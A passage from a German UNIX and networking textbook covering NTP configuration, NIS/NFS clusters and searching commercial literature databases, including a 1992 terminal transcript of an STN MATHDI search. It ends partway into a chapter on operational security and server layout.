Man könnte jeden Computer mit einer eigenen Funkuhr ausrüsten, aber das wäre doch etwas aufwendig, zumal das Netz billigere und zuverlässigere Möglichkeiten bietet. Außerdem steht nicht jeder Computer an einem Platz mit ungestörtem Empfang der Radiosignale. Das **Network Time Protocol** nach RFC 1305 (Postscript-Ausgabe 120 Seiten) von 1992 zeigt den Weg.

Im Netz gibt es eine Hierarchie von Zeitservern. Das Fundament bilden die Stratum-1-Server. Das sind Computer, die eine genaue Hardware-Uhr haben, beispielsweise eine Funkuhr. Diese Server sprechen sich untereinander ab, so dass der vorübergehende Ausfall einer Funkverbindung praktisch keine Auswirkungen hat. Von den Stratum-1-Servern holt sich die nächste Schicht die Zeit, die Stratum-2-Server. Als kleiner Netzmanager soll man fremde Stratum-1-Server nicht belästigen. Oft erlauben die Rechenzentren den direkten Zugriff auch nicht.

Stratum-2-Server versorgen große Netze wie ein Campus- oder Firmennetz mit der Zeit. Auch sie sprechen sich untereinander ab und holen sich außerdem die Zeit von mehreren Stratum-1-Servern. So geht es weiter bis zum Stratum 16, das aber praktisch nicht vorkommt, weil in Instituten oder Gebäuden die Zeit einfacher per Broadcast von einem Stratum-2- oder Stratum-3-Server verteilt wird. Die Mehrheit der Computer ist als Broadcast-Client konfiguriert.

Der lokale Server synchronisiert sich mit dem besten Server aus seiner Liste, nicht auf das Mittel aus allen Servern. Der beste Server wird nach folgenden Kriterien ermittelt:

- Stratum (niedrige Nummer),
- Delay (kurz),
- Offset (kurz),
- Dispersion (kurz).

Die Auswahl kann im Betrieb durchaus wechseln. So synchronisiert sich unser Stratum-2-Zeit-Server naheliegenderweise meist mit dem Rechenzentrum Karlsruhe, gelegentlich aber mit dem Rechenzentrum Stuttgart.

Man braucht einen Dämon wie `xntp(1M)` samt ein paar Hilfsfiles. Die Konfiguration steht üblicherweise in `/etc/ntp.conf`. Dieses enthält Zeilen folgender Art:

```
server ntp.rz.uni-karlsruhe.de
server servus05.rus.uni-stuttgart.de
server 127.127.1.1
peer   mvmhp15.ciw.uni-karlsruhe.de
peer   mvmpc100.ciw.uni-karlsruhe.de

broadcast 129.13.118.255

driftfile /etc/ntp.drift
```

Server sind Maschinen, von denen die Zeit geholt wird (Einbahnstraße), Peers Maschinen, mit denen die Zeit ausgetauscht wird (beide Richtungen). Der Server 127.127.1.1 ist die Maschine selbst für den Fall, dass sämtliche Netzverbindungen unterbrochen sind. Da `ntp.rz.uni-karlsruhe.de` ein Stratum-1-Server ist, läuft die Maschine mit obiger Konfiguration als Stratum-2-Server. Sie sendet Broadcast-Signale in das Subnetz 129.13.118. Außerdem spricht sie sich mit ihren Kollegen `mvmhp15` und `mvmpc100` ab, die zweckmäßigerweise ihre Zeit von einer anderen Auswahl an Zeitservern beziehen. Der Ausfall einer Zeitquelle hat so praktisch keine Auswirkungen. In `/etc/ntp.drift` oder `/etc/ntp/drift` wird die lokale Drift gespeichert, so dass die Systemuhr auch ohne Verbindung zum Netz etwas genauer arbeitet. Weitere Computer im Subnetz 129.13.118 sind mit `broadcastclient yes` konfiguriert und horchen auf die Broadcast-Signale des lokalen Servers.

Da die Synchronisation nur bis zu einer gewissen Abweichung arbeitet, ist es angebracht, beim Booten mittels des Kommandos `ntpdate(1M)` die Zeit zu setzen. Im File `/etc/ntp/step-tickers` sind die Namen oder IP-Adressen einiger Zeitserver verzeichnet, mit denen sich die Maschine beim Booten mittels des Kommandos `ntpdate(1M)` synchronisiert. Mit dem Kommando `ntpq(1M)` erfragt man aktuelle Daten zum Stand der Synchronisation.

1.17 Network Information Service (NIS)

1.17.1 Aufgabe

Früher arbeitete ein Benutzer immer an demselben Computer, der sozusagen sein persönliches Werkzeug war, daher die Bezeichnung *Personal Computer*. Heute stehen vernetzte Computer-Arbeitsplätze überall herum, ein Benutzer möchte dort, wo er gerade weilt, sich in das Netz einloggen und mit seinen gewohnten Daten arbeiten. Der Computer ist nur noch ein Zugangspunkt zur Welt der Daten und Netze, er ist zu einem *Unpersonal Computer* geworden. Dies setzt voraus, dass die Daten zur Identifikation eines Benutzers und seine persönlichen Daten netzweit verfügbar sind, zusätzlich zu den klassischen Mechanismen eines Mehrbenutzersystems zur Abschottung der Benutzer gegeneinander.

Innerhalb einer kleinen, homogenen Gruppe von Benutzern und Computern lässt sich dieses Ziel mit ein paar Shellskripts, FTP und dem `cron`-Dämon erreichen. Aber man braucht das Rad nicht neu zu erfinden, der **Network Information Service** (NIS), entwickelt von der Firma Sun Microsystems, stellt in Verbindung mit dem **Network File System** (NFS) aus demselben Hause eine ortsunabhängige, verteilte Umgebung zur Verfügung. Kommen andere Welten wie Microsoft Windows oder MacOS mit ins Spiel, wird es schwieriger vor allem deshalb, weil sich manche Konzepte deutlich unterscheiden und nicht eins zu eins übersetzen lassen. NFS und NIS sind also zunächst von einer Firma als proprietäre Protokolle entwickelt worden, dann von der UNIX-Welt übernommen und im Falle von NFS schließlich in den

RFCs 1094 und 1813 im Internet beschrieben worden. Der NIS lief anfangs unter dem aus rechtlichen Gründen aufgegeben Namen *Yellow Pages*, weshalb die meisten Kommandos mit den Zeichen `yp` beginnen. Sowohl NIS wie NFS bauen auf den **Remote Procedure Calls** (RPC) auf, einer Funktionsbibliothek für den Zugriff auf ferne Maschinen über ein Netz. Die Einrichtung eines NIS ist Aufgabe des System-Managers, aber der Benutzer sollte das Prinzip verstehen.

Ein **NIS-Cluster** – auch NIS-Domäne genannt – besteht aus einem **Master-Server** und **Clients**. Der Server hält einige Files für den Cluster vor, die größtenteils aus dem Verzeichnis `/etc` stammen:

- `aliases` Email-Aliase,
- `ethers` Zuordnung Ethernet-(MAC-)Adresse – IP-Adresse, nicht überall vorhanden,
- `group` Benutzergruppen,
- `hosts` Zuordnung IP-Adressen – Computernamen
- `netgroup` netzweite Maschinen- oder Benutzergruppen
- `netid` ??? (wohl nicht so wichtig)
- `networks` Zuordnung Netznamen – IP-Adressen
- `passwd` Benutzer samt Passwörtern
- `protocols` Zuordnung Protokoll-Namen und -Nummern
- `publickey` NIS-Schlüsselliste
- `rpc` Zuordnung rpc-Namen und -Nummern
- `services` Zuordnung Internet-Dienste und Port-Nummern
- `automounter` Mounten von NFS nach Bedarf
- `vhe_list` Virtual Home Environment (Hewlett-Packard)
- `ypservers` automatisch erzeugte Liste von NIS-Servern

Die Menge der Files läßt sich erweitern. Auf dem Server läuft der Dämon `ypserv(1M)` nebst einigen Hilfsdämonen. Außerdem braucht der NIS-Cluster einen Namen, der nichts mit den DNS-Namen zu tun hat, bei uns `mvm`. Jeder Server ist zugleich sein eigener Client.

Auf den Clients läuft der Dämon `ypbind(1M)`, der aus einem Konfigurationsfile oder per Rundfrage im Netz den zuständigen Server ermittelt. Braucht ein Client nun eine Information aus einem der oben genannten Files, schaut er zunächst in seinen lokalen Files nach. Diese enthalten üblicherweise nur die Informationen, die vor Beginn der Netzverbindung benötigt werden, zum Beispiel die Eintragungen zum Benutzer `root` im File `/etc/passwd`. Wird der Client lokal nicht fündig, wendet er sich an seinen NIS-Server.

Diese Vorgehensweise ermöglicht es, die oben genannten Files an nur einer Stelle – nämlich auf dem Server – zu pflegen und auf allen Maschinen des Clusters einheitlich und aktuell zur Verfügung zu haben. Der Nachteil

ist, dass der ganze Cluster vom Wohlbefinden des Servers abhängt. Rein lokal läuft fast nichts mehr. Geben Sie versuchsweise einmal die Kommandos `domainname(1)` und `ypwhich(1)` ein. Falls Ihre Maschine zu einem NIS-Cluster gehört, erfahren Sie den Namen des Clusters und des Servers.

Mit der Einrichtung von Server und Clients ist der NIS-Cluster erst halb fertig. Ein Benutzer will sich nicht nur einloggen können, er will auch sein Home-Verzeichnis auf jeder Maschine des Clusters finden. Nun kommt das **Network File System** (NFS) ins Spiel. Die Homes und möglicherweise weitere Verzeichnisse wie `/var/spool/mail` oder `/usr/local/bin` existieren auch nur einmal auf einem Server, der nicht notwendig zugleich NIS-Server zu sein braucht, und werden von dort mit Hilfe von NFS-Dämonen über das Netz in Mountpoints des lokalen Verzeichnisbaums gemountet. Funktioniert alles, merkt der Benutzer keinen Unterschied zwischen lokalen und fernen Files. Er sieht einen einzigen Verzeichnisbaum und darf alles, was ihm die gewohnten UNIX-Zugriffsrechte erlauben.

Der Datentransport über das Netz bringt Sicherheitsrisiken mit sich. Durch entsprechende Konfiguration der Dienste und erforderlichenfalls Verschlüsselung kann der System-Manager jedoch ein hohes Maß an Datensicherheit erreichen. NIS und NFS sind nicht schwierig einzurichten, die Arbeit lohnt sich bei mehr als zwei Maschinen unter gleicher Konfiguration auf jeden Fall.

1.18 Informationsrecherche

1.18.1 Informationsquellen

Das Netz hält eine Reihe von meist unentgeltlichen Informationsquellen bereit. Wir haben bereits kennengelernt:

- Anonymous FTP,
- Mailing-Listen,
- Netnews samt FAQs,
- World Wide Web samt Suchmaschinen.

Das Spire-Projekt von DAVID NOVAK in Australien:

`http://cn.net.au/`

gibt viele Hilfen zur Informationsbeschaffung (information research) nicht nur im Internet. Dazu gehört das neunteilige *Information Research FAQ*, das auch auf:

`http://www.faqs.org/faqs/internet/info-research-faq/`

zu finden ist. Im folgenden sehen wir uns eine weitere wichtige Quelle an, die kein Netzdienst ist, aber vom Netz als Übertragungsweg Gebrauch macht. Es geht um öffentlich zugängliche Datenbanken, die auf kommerzieller Grundlage betrieben werden. Das bedeutet, ihre Nutzung kostet Geld. Ihre Nicht-Nutzung kann aber noch mehr Geld kosten.

1.18.2 Fakten-Datenbanken

Zum Nachschlagen von physikalischen oder chemischen Stoffwerten benutzte man früher Tabellenwerke wie den Landolt-Börnstein. Politisch bedeutsame Daten entnahm man dem Statistischen Jahrbuch der Bundesrepublik Deutschland. Über bevorstehende Konferenzen informierte man sich aus einem Konferenzführer, und Lieferanten schlug man in *Wer liefert was?* nach. Abgesehen davon, dass diese Werke nur an wenigen Stellen verfügbar sind, dauert das Nachführen in manchen Fällen Jahre.

Heute kann man mit einem vernetzten Arbeitsplatzcomputer von seinem Schreibtisch aus praktisch weltweit in Datenbanken mit Erfolg nach solchen Informationen suchen. Die Datenbanken werden mehrmals jährlich nachgeführt, manche sogar täglich. Datenbanken, die Informationen der genannten Art speichern, werden **Fakten-Datenbanken** genannt. Auch **Patent-Datenbanken** zählen zu dieser Gruppe.

1.18.3 Literatur-Datenbanken

Wollte man vor dreißig Jahren wissen, was an Literatur zu einem bestimmten Thema erschienen war, so bedeutete das einen längeren Aufenthalt in Bibliotheken. Man las dann zwar noch manches, was nicht zum Thema gehörte und bildete sich weiter, aber die Arbeit beschleunigte das nicht.

Heute kann man die Suche nach Veröffentlichungen dem Computer auftragen, zumindest die erste Stufe. Die eigene Intelligenz und Zeit verwendet man besser auf das Ausarbeiten der Suchstrategie, auf die Verfolgung schwieriger Fälle und zum Lesen.

Die **Literatur-Datenbanken** gliedern sich in **bibliografische Datenbanken**, die nur Hinweise zum Fundort, allenfalls noch eine kurze Zusammenfassung (Abstract), geben, und **Volltext-Datenbanken**, die den vollständigen Text samt Abbildungen enthalten.

Hat man in einer bibliografischen Datenbank die gewünschte Literatur gefunden, geht es an deren Beschaffung. Sofern sie nicht am Ort vorhanden ist, kann das eine beliebig langwierige Geschichte werden. Auch hier hat das Netz inzwischen etwas für Beschleunigung gesorgt.

1.18.4 Hosts, Retrieval-Sprache

Die einzelnen Datenbanken – weltweit heute zwischen 5000 und 10000 an der Zahl – werden von verschiedenen Firmen und Institutionen hergestellt und gepflegt. Sie unterscheiden sich in ihrem Aufbau und der Art, wie man an die Informationen herankommt. **Datenbank-Hersteller** sind beispielsweise die DECHEMA in Frankfurt (Main), die Institution of Electrical Engineers in England, das Fachinformationszentrum Karlsruhe und die Volkswagen AG in Wolfsburg.

Der Öffentlichkeit angeboten werden sie von anderen Firmen oder Institutionen. Diese fassen eine Vielzahl von Datenbanken unter einer einheitlichen Zugangsmöglichkeit zusammen. Der **Datenbank-Anbieter** wird auch

Datenbank-Host genannt. Zwei Hosts in Deutschland sind das Fachinformationszentrum Technik e. V. (FIZ Technik) in Frankfurt (Main) und The Scientific & Technical Information Network (STN) in Karlsruhe, Tokio und Columbus/Ohio.

Zu jeder Datenbank gehört eine Beschreibung. Schauen wir uns die Datenbank CEABA an, die von STN angeboten (gehostet) wird. CEABA heißt *Chemical Engineering And Biotechnology Abstracts* und ist durch Zusammenlegen der früheren Datenbanken DECHEMA, CEA und CBA entstanden. Zu den Themen zählen unter anderen *General Fundamentals of Chemical Engineering*, *Safety and Environmental Protection*, *Process and Reaction Engineering* und *Materials of Construction and Corrosion*. Die Quellen umfassen Zeitschriften, Bücher, Konferenzbeiträge, Berichte, Dissertationen und weitere Literatur. Webseiten sind auf Grund ihrer Dynamik noch ein Problem für solche Datenbanken. Die Daten beginnen 1975 und bestehen zur Zeit (1999) aus rund 300.000 Einträgen. Der Bestand wird monatlich aufgefrischt, wobei jeweils etwa 1000 Einträge hinzukommen. Hersteller und Inhaber der Urheberrechte sind die DECHEMA, Frankfurt und die Royal Society of Chemistry, Cambridge. Lieferant ist das Fachinformationszentrum Chemie, Berlin. Nach diesen allgemeinen Angaben werden Benutzerhilfen wie ein Thesaurus und ein Guide genannt. Es folgen eine Beschreibung der Felder der Datensätze, angefangen beim Autor, eine Beschreibung der Ausgabeformate und schließlich einige Beispiele. Mit diesen Dingen muß man sich vor einer Recherche vertraut machen.

Für die Recherche benutzt man eine **Retrieval-Sprache** (englisch *to retrieve* = herbeischaffen, wiederherstellen), ähnlich wie die Shell-Kommandos von UNIX, nur im Umfang geringer. Leider verwenden verschiedene Hosts verschiedene Sprachen. Das ist sehr lästig und von der Aufgabe her nicht gerechtfertigt. STN verwendet **Messenger**, FIZ Technik **Data Star Online** (DSO). Inzwischen gibt es Benutzeroberflächen, die die jeweilige Retrieval-Sprache hinter Menus verstecken, aber auch wieder verschiedene. Die wichtigsten Kommandos von Messenger sind:

- f (file) wähle Datenbank aus
- s (search) suche
- d (display) zeige auf Bildschirm
- print drucke aus (beim Host)
- logoff beende Dialog

Die Suchbegriffe können mit *and*, *or* und *not* verbunden und geklammert werden. Die häufigsten Suchbegriffe sind Stichwörter und Autorennamen. Zur Einschränkung der Treffermenge wird oft das Erscheinungsjahr herangezogen.

1.18.5 Beispiel MATHDI auf STN

Wir wollen eine Suche zu einem Thema aus der Mathematik durchführen, und zwar interessieren uns Computer-Algorithmen zur Ermittlung von Prim-

zahlen. Der Rechercheur weiß, dass die Datenbanken MATH und MATHDI hierfür in Frage kommen, die von STN gehostet werden, und er hat auch die erforderlichen Berechtigungen. Zweckmäßig setzen sich der Aufgabensteller und der Rechercheur gemeinsam an das Terminal. Hier die Aufzeichnung der Sitzung mittels des UNIX-Kommandos `script(1)`:

```
Script started on Wed Aug 19 16:39:42 1992
$ telnet noc.belwue.de
Trying...
Connected to noc.belwue.de.
Escape character is '^]'.

SunOS UNIX (noc)

login: fiz
Password:
Last login: Wed Aug 19 15:57 from ph3hp840.physik.
SunOS Rel. 4.1 (NOC) #14: Tue May 26 16:00 MET 1992

Willkommen am Network Operations Center des BelWue!!
Welcome to the BelWue Network Operations Center!!

Nach dem ''Calling..connected..'' <RETURN> druecken:

Calling FIZ Karlsruhe via X.25...
SunLink X.25 Type ^P<cr> for Executive, ^Pb for break
Calling...connected...

Welcome to STN International!  Enter x:
LOGINID:abckahwx
PASSWORD:
TERMINAL (ENTER 1, 2, 3, OR ?):3

* * * * *   Welcome to STN International   * * * * *

Due to maintenance, STN Karlsruhe will not be available
                  Saturday July 22, 1992

PATOSEP - Meaning of Field /UP Changed -- see NEWS 37
  More CAS Registry Numbers in GMELIN -- see news 36
            GFI Updated -- see news 35
    Free Connect Time in LCASREACT -- see news 33
    Materials Information Workshops 1992 -- see news 32

 * * * * * * * * * STN  Karlsruhe * * * * * * * * *
FILE 'HOME' ENTERED AT 16:34:32 ON 19 AUG 92
```

```
=> file mathdi
COST IN DEUTSCHMARKS    SINCE FILE      TOTAL
                             ENTRY    SESSION
FULL ESTIMATED COST           0,50       0,50

FILE 'MATHDI' ENTERED AT 16:34:48 ON 19 AUG 92
COPYRIGHT 1992 FACHINFORMATIONSZENTRUM KARLSRUHE

FILE LAST UPDATED: 26 JUL 92      <920726/UP>
FILE COVERS 1976 TO DATE.

=> s prim?
L1        8220 PRIM?

=> s l1 and algorithm?
          2590 ALGORITHM?
L2         322 L1 AND ALGORITHM

=> s l2 and comput?
         17638 COMPUT?
L3         160 L2 AND COMPUT?

=> s l3 and 1990-1992/py
          6218 1990-1992/PY
L4          15 L3 AND 1990-1992/PY

=> d l4 1-2

L4    ANSWER 1 OF 15  COPYRIGHT 1992 FIZ KARLSRUHE
AN    92(6):MD1093  MATHDI
TI    Workbook computer algebra with Derive.
      Arbeitsbuch Computer-Algebra mit DERIVE. Beispiele,
      Algorithmeni,Aufgaben, aus der Schulmathematik.
AU    Scheu, G.
SO    Bonn: Duemmler. 1992. 154 p. Many examples, 13 figs.
      Ser. Title: Computer-Praxis Mathematik.
      ISBN: 3-427-45721-4
DT    Book
CY    Germany
LA    German
IP    FIZKA
DN    1992R202596

L4    ANSWER 2 OF 15  COPYRIGHT 1992 FIZ KARLSRUHE
AN    92(5):MD1691  MATHDI
TI    An analysis of computational errors in the use of
      divisions algorithms by fourth-grade students.
```

```
      Analyse der Rechenfehler beim schriftlichen Dividieren
      in der vierten Klasse.
AU    Stefanich, G.P. (University of Northern Iowa,
      Cedar Falls, (United States))
SO    Sch. Sci. Math. (Apr 1992) v. 92(4) p. 201-205.
      CODEN: SSMAAC    ISSN: 0036-6803
DT    Journal
CY    United States
LA    English
IP    FIZKA
DN    1992F322256

=> print l4
L4 CONTAINS   15 ANSWERS CREATED ON 19 AUG 92 AT 16:36
MAILING ADDRESS = HERRN DR. W. ALEX
                  UNIV KARLSRUHE
                  INST. F. MVM
                  POSTFACH 69 80
                  7500 KARLSRUHE
CHANGE MAILING ADDRESS? Y/(N):n
PRINT ENTIRE ANSWER SET? (Y)/N:y
ENTER PRINT FORMAT (BIB) OR ?:all
    15 ANSWERS PRINTED FOR REQUEST NUMBER P232319K

=> logoff
ALL L# QUERIES AND ANSWER SETS ARE DELETED AT LOGOFF
LOGOFF? (Y)/N/HOLD:y
COST IN DEUTSCHMARKS    SINCE FILE      TOTAL
                             ENTRY    SESSION
FULL ESTIMATED COST          26,80      27,30

STN INTERNATIONAL LOGOFF AT 16:38 ON 19 AUG 92

Connection closed.
Connection closed by foreign host.
$ exit

script done on Wed Aug 19 16:45 1992
```

Als erstes wird mittels `telnet(1)` eine Verbindung zum Network Operation Center des BelWue-Netzes (`noc.belwue.de`) hergestellt. Benutzer und Passwort lauten `fiz`. Das NOC verbindet weiter zum STN, wo wieder eine Benutzer-ID und ein diesmal geheimes Passwort gebraucht werden. Der Terminaltyp 3 ist ein einfaches alphanumerisches Terminal. Dann folgen ein paar Neuigkeiten von STN, und schließlich landet man im File `HOME`, das als Ausgangspunkt dient. Mit dem Messenger-Kommando `file mathdi` wechseln wir in die Datenbank MATHDI (Mathematik-Didaktik), die vom FIZ

Karlsruhe hergestellt wird (was nicht bei allen von STN angebotenen Datenbanken der Fall ist) und sich der deutschen Sprache bedient. Die Suche beginnt mit dem Messenger-Kommando `s prim?`. Das `s` bedeutet `search` und veranlaßt eine Suche nach dem Stichwort `prim?` im **Basic Index**. Dieser ist eine Zusammenfassung der wichtigsten Suchbegriffe aus Überschrift, Abstract usw., etwas unterschiedlich je nach Datenbank. Das Fragezeichen ist ein Joker und bedeutet anders als in UNIX eine beliebige Fortsetzung; Groß- und Kleinschreibung werden nicht unterschieden. Das Ergebnis der Suche sind 8220 Treffer, etwas reichlich. Die Menge der Antworten ist unter der Listen-Nummer L1 gespeichert. Wir grenzen die Suche ein, indem wir L1 durch ein logisches `and` mit dem Begriff `algorithm?` verknüpfen und erhalten 322 Treffer, immer noch zu viel. Wir nehmen den Begriff `comput?` hinzu und kommen auf 160 Treffer. Da wir die Begriffe nicht weiter einschränken wollen, begrenzen wir den Zeitraum nun auf die Erscheinungsjahre (py = publication year) 1990 bis 1992 und kommen auf erträgliche 15 Treffer herunter. Die bibliografischen Informationen aus den beiden ersten Antworten der Suche L4 schauen wir uns mit dem Messenger-Kommando `d l4 1-2` an, d steht für display. Schließlich geben wir mit dem Messenger-Kommando `print l4` den Auftrag, die Treffer auszudrucken und mit der Post zuzuschicken. Das Messenger-Kommando `logoff` beendet die Sitzung mit STN. Das NOC ist so intelligent, daraufhin seine Verbindung zu uns ebenfalls abzubrechen.

Einen Tag später liegt der Umschlag mit den Ausdrucken auf dem Schreibtisch, und die Arbeit beginnt. Am besten sortiert man die Literaturzitate in drei Klassen: Nieten, interessant, hochwichtig. Die Fragestellung sollte man auch aufheben. Die Auswertung der 15 Treffer zeigt, dass mit dem Stichwort `prim` auch der Begriff *primary education* erfaßt wurde. Das wäre vermeidbar gewesen. 8 der 15 Literaturstellen befassen sich mit Primzahlen und Computern und sind daher näher zu untersuchen. Falls sich die Fragestellung nicht auf den Schulunterricht beschränkt, muß man auch noch die Datenbank MATH (Mathematical Abstracts) befragen, die vermutlich mehr Treffer liefert.

Es gibt dankbare und undankbare Fragestellungen. Begriffe mit vielen und ungenau bestimmten Synonyma sind unangenehm. Verknüpfungen, die sich nicht auf `and` und `or` zurückführen lassen, auch. Das logische `not` gibt es zwar, sollte aber vermieden werden. Wenn Sie beispielsweise nach Staubfiltern außer Elektrofiltern suchen und als Suchbegriffe eingeben:

```
search filt? and not elektrofilt?
```

fallen Veröffentlichungen wie *Naßabscheider und Elektrofilter – ein Vergleich* heraus, die Sie vermutlich wegen der Naßabscheider doch lesen wollen. Man braucht eine Nase für wirkungsvolle Formulierungen der Suchbegriffe, die man sich nur durch Üben erwirbt. Deshalb ist es zweckmäßig, die Recherchen immer von denselben Mitarbeitern in Zusammenarbeit mit dem wissenschaftlichen Fragesteller durchführen zu lassen. Wer nur alle zwei Jahre eine Recherche durchführt, gewinnt nicht die notwendige Erfahrung.

1.18.6 Einige technische Datenbanken

Im folgenden werden beispielhaft einige technische Datenbanken aufgeführt; vollständige Verzeichnisse und Beschreibungen erhält man von den Hosts (STN, Karlsruhe und FIZ Technik, Frankfurt (Main)):

- **CA**, STN, bibliografische Datenbank, englisch, ab 1967, Chemie, Chemische Verfahrenstechnik,
- **CEABA**, STN, bibliografische Datenbank, deutsch, ab 1975, Chemieingenieurwesen, Biotechnologie,
- **COMPENDEX**, FIZ und STN, bibliografische Datenbank, englisch, ab 1970, Ingenieurwesen,
- **COMPUSCIENCE**, STN, bibliografische Datenbank, englisch, ab 1972, Informatik, Computertechnik,
- **DOMA**, FIZ, bibliografische Datenbank, deutsch, ab 1970, Maschinen- und Anlagenbau,
- **DBUM**, FIZ, Faktendatenbank, deutsch, Umwelttechnik,
- **ENERGIE**, STN, bibliografische Datenbank, deutsch, ab 1976, Energietechnik,
- **ENERGY**, STN, bibliografische Datenbank, englisch, ab 1974, Energietechnik,
- **INPADOC**, STN, Patentdatenbank, englisch, ab 1968, Patente aus allen Ländern,
- **INSPEC**, FIZ und STN, bibliografische Datenbank, englisch, ab 1969, Physik, Elektrotechnik, Informatik,
- **JICST-E**, STN, bibliografische Datenbank, englisch, ab 1985, japanische Naturwissenschaften, Technologie und Medizin,
- **TIBKAT**, STN, Katalog der Technischen Informationsbibliothek Hannover, deutsch, ab 1977,
- **VADEMECUM**, STN, Faktendatenbank, deutsche Lehr- und Forschungsstätten,
- **VtB**, STN, bibliografische Datenbank, deutsch, ab 1966, Verfahrenstechnik (Verfahrenstechnische Berichte der BASF AG und der Bayer AG),
- **VWWW**, FIZ, bibliografische Datenbank, deutsch, ab 1971, Automobiltechnik (Volkswagen AG)

Weiteres im WWW (unentgeltlich) unter:

- Fachinformationszentrum (FIZ) Chemie, Berlin: `http://www.fiz-chemie.de/`,
- Fachinformationszentrum (FIZ) Technik, Frankfurt: `http://www.fiz-technik.de/`,
- STN International, Karlsruhe: `http://www.fiz-karlsruhe.de/stn.html`.

1.19 Sicherheit

Fragen der Sicherheit könnten über alle Kapitel des Buches verteilt angesprochen werden. Da unsere Arbeitswelt zunehmend vom Funktionieren des Netzes abhängt und umgekehrt die weltweite Vernetzung die Unsicherheiten vermehrt, fassen wir die Sicherheit betreffende Themen hier im Kapitel *Internet* zusammen. Der RFC 2828 *Internet Security Glossary* vom Mai 2000 gibt eine gute Übersicht über sicherheitsrelevante Begriffe des Internet. Sicherheitsfragen treten jedoch schon beim einzelnen, unvernetzten Computer auf. Zur Sicherheit gehören zwei Bereiche:

- die **Betriebssicherheit** oder Verfügbarkeit des Systems,
- der Schutz der Daten vor Verlust oder Beschädigung (**Datensicherheit** oder Datenintegrität),

Den Schutz personenbezogener oder sonstwie vertraulicher Daten vor Mißbrauch (Datenschutz oder Datenvertraulichkeit) behandeln wir im Abschnitt **??** *Datenschutz* auf Seite **??**. In Schulen trägt die Schulleitung zusätzlich die Verantwortung dafür, dass die ihr anvertrauten Minderjährigen in der Schule keinen Zugang zu bestimmten Sorten von Daten bekommen und umgekehrt auch keine Daten unter dem Namen der Schule in die Öffentlichkeit bringen, die die Schule belasten. Das grenzt an Zensur, und es ließe sich noch viel dazu sagen.

Weiter kann man die Gefahrenquellen einteilen in:

- Naturgewalten (Blitzschlag, Wasser, Feuer, Erdbeben),
- externe Quellen (Hacker, Cracker, Industriespione usw.),
- interne Quellen (Dummheit, Nachlässigkeit, böser Wille)

Die Erfahrung lehrt, dass die meisten Bedrohungen von internen Quellen ausgehen (was nichts über die Schwere der einzelnen Bedrohung aussagt).

Sicherheit ergibt sich nie aus einer einzelnen Maßnahme – sei es auf der Hardware- oder der Softwareseite – und liegt auch nie in der Verantwortung einer einzelnen Person, sondern folgt aus dem Zusammenwirken aller Beteiligten: Benutzer, Netz- und System-Verwalter, Vorgesetzte. Bei strengen Anforderungen erstrecken sich die Maßnahmen auch auf Gebäude, Personen und Organisationsstrukturen und erfordern das Mitwirken der höheren Hierarchiestufen eines Betriebes. Sicherheit ist ferner stets ein Kompromiss aus Kosten, Effizienz, Stabilität und Offenheit gegenüber Benutzern und Netz.

1.19.1 Betriebssicherheit

1.19.1.1 Lokale Betriebssicherheit

Maßnahmen zur Betriebssicherheit stellen das ordnungsgemäße Funktionieren des Systems sicher. Dazu gehören auf lokaler Ebene:

- Schaffung von Ausweichmöglichkeiten bei Hardwarestörungen

- Sicherung der Stromversorgung (auf Reihenfolge beim Ein- und Ausschalten achten)
- Vermeidung von Staub in den EDV-Räumen, Rauchverbot
- Vermeidung von elektrostatischen Aufladungen
- Klimatisierung der EDV-Räume, zumindest Temperierung
- vorbeugende Wartung der Hardware (Filter!) und der Klimaanlage
- vorbeugendes Auswechseln hochbeanspruchter Teile (Festplatten)
- Vorbereitung von Programmen oder Skripts zur Beseitigung von Softwarestörungen
- regelmäßiges (z. B. wöchentliches oder monatliches) Rebooten der Anlage
- Protokollieren und Analysieren von Störungen
- Überwachung des Zugangs zu kritischen Systemteilen
- Überwachung des Netzverkehrs, Beseitigung von Engpässen
- Kenntnisse der Systemverwaltung bei mehreren, aber nicht zu vielen Mitarbeitern

Wir setzen teilweise PC-Hardware für zentrale Aufgaben ein und achten darauf, dass die Gehäuse geräumig sind und mehrere Lüfter haben. Einfache Lüfter tauschen wir gegen hochwertige, kugelgelagerte Lüfter aus dem Schwarzwald. Ferner entstauben wir Computer und Drucker mindestens einmal im Jahr (Osterputz). Festplatten, die im Dauerbetrieb laufen, wechseln wir nach drei Jahren aus. Dann sind sie auch technisch überholt; in weniger beanspruchten Computern tun sie noch einige Zeit Dienst. Ein Sorgenkind sind die winzigen Lüfter auf den Prozessoren und zunehmend auch auf Grafikkarten. Eine Zeitlang haben wir sie gegen große statische Kühlkörper getauscht. Das setzt voraus, dass man sich mittels Temperaturmessungen über die Erwärmung Klarheit verschafft. Hohe Temperaturen führen sowohl bei mechanischen wie bei elektronischen Bauteilen zunächst nicht zum Ausfall, sondern setzen die Lebensdauer herab und verursachen gelegentliche Störungen, die unangenehmer sind als ein klarer Defekt.

Einige wichtige Dämonen stoppen und starten wir jeden Morgen in der Frühe per `cron`. Ebenso rebooten wir zentrale Maschinen einmal pro Woche. Über vom `cron(10)` aufgerufene Shellskripts senden wir täglich per Email Statusmeldungen und einfache Statistiken an die System-Manager. Auch können sich einige Server gegenseitig überwachen. So lange die Maschinen überhaupt noch laufen, lassen sich auf diese Weise Störungen oft erkennen.

Bei ausgereiften Einzelsystemen erreicht man heute eine Verfügbarkeit von etwa 99 %. Das sind immer noch drei bis vier Fehltage im Jahr. Nach Murphy's Law sind das die Tage, an denen der Computer am dringendsten gebraucht wird. Höhere Verfügbarkeit erfordert besondere Maßnahmen wie mehrfach vorhandene, parallel arbeitende Hard- und Software. Damit erreicht man zu entsprechenden Kosten Verfügbarkeiten bis zu etwa 99,999 %

gleich fünf Fehlminuten pro Jahr[32]. Man muss zwischen geplanten, angekündigten Fehlzeiten und unvorhergesehenen Ausfällen unterscheiden.

1.19.1.2 Aufteilung der Server

Wer ein Netz betreibt, hat auch Server. Der Aufteilung der einzelnen Netzdienste auf verschiedene Maschinen kommt Bedeutung für die Sicherheit zu. Die beiden Extreme sind der alleinherrschende Superserver mit allen Netzdiensten in seinem Gehäuse versus eigene Server für jeden Dienst. Das Optimum liegt dazwischen. Die Dienste unterscheiden sich in dem Maß an Öffentlichkeit, das sie brauchen, und in der Belastung des Systems, die sie verursachen. Ein WWW-Server muss von außen erreichbar sein, ein Datei-Server sollte nur innerhalb des Betriebes oder Institutes zu sehen sein. Die Aufteilung vereinfacht auch das Austauschen der Hardware hinter den Diensten.

Als Denkanstoß hier ein Vorschlag für ein Netz mit etwa hundert Maschinen und den wichtigsten Diensten:

- Server mit Außenkontakt
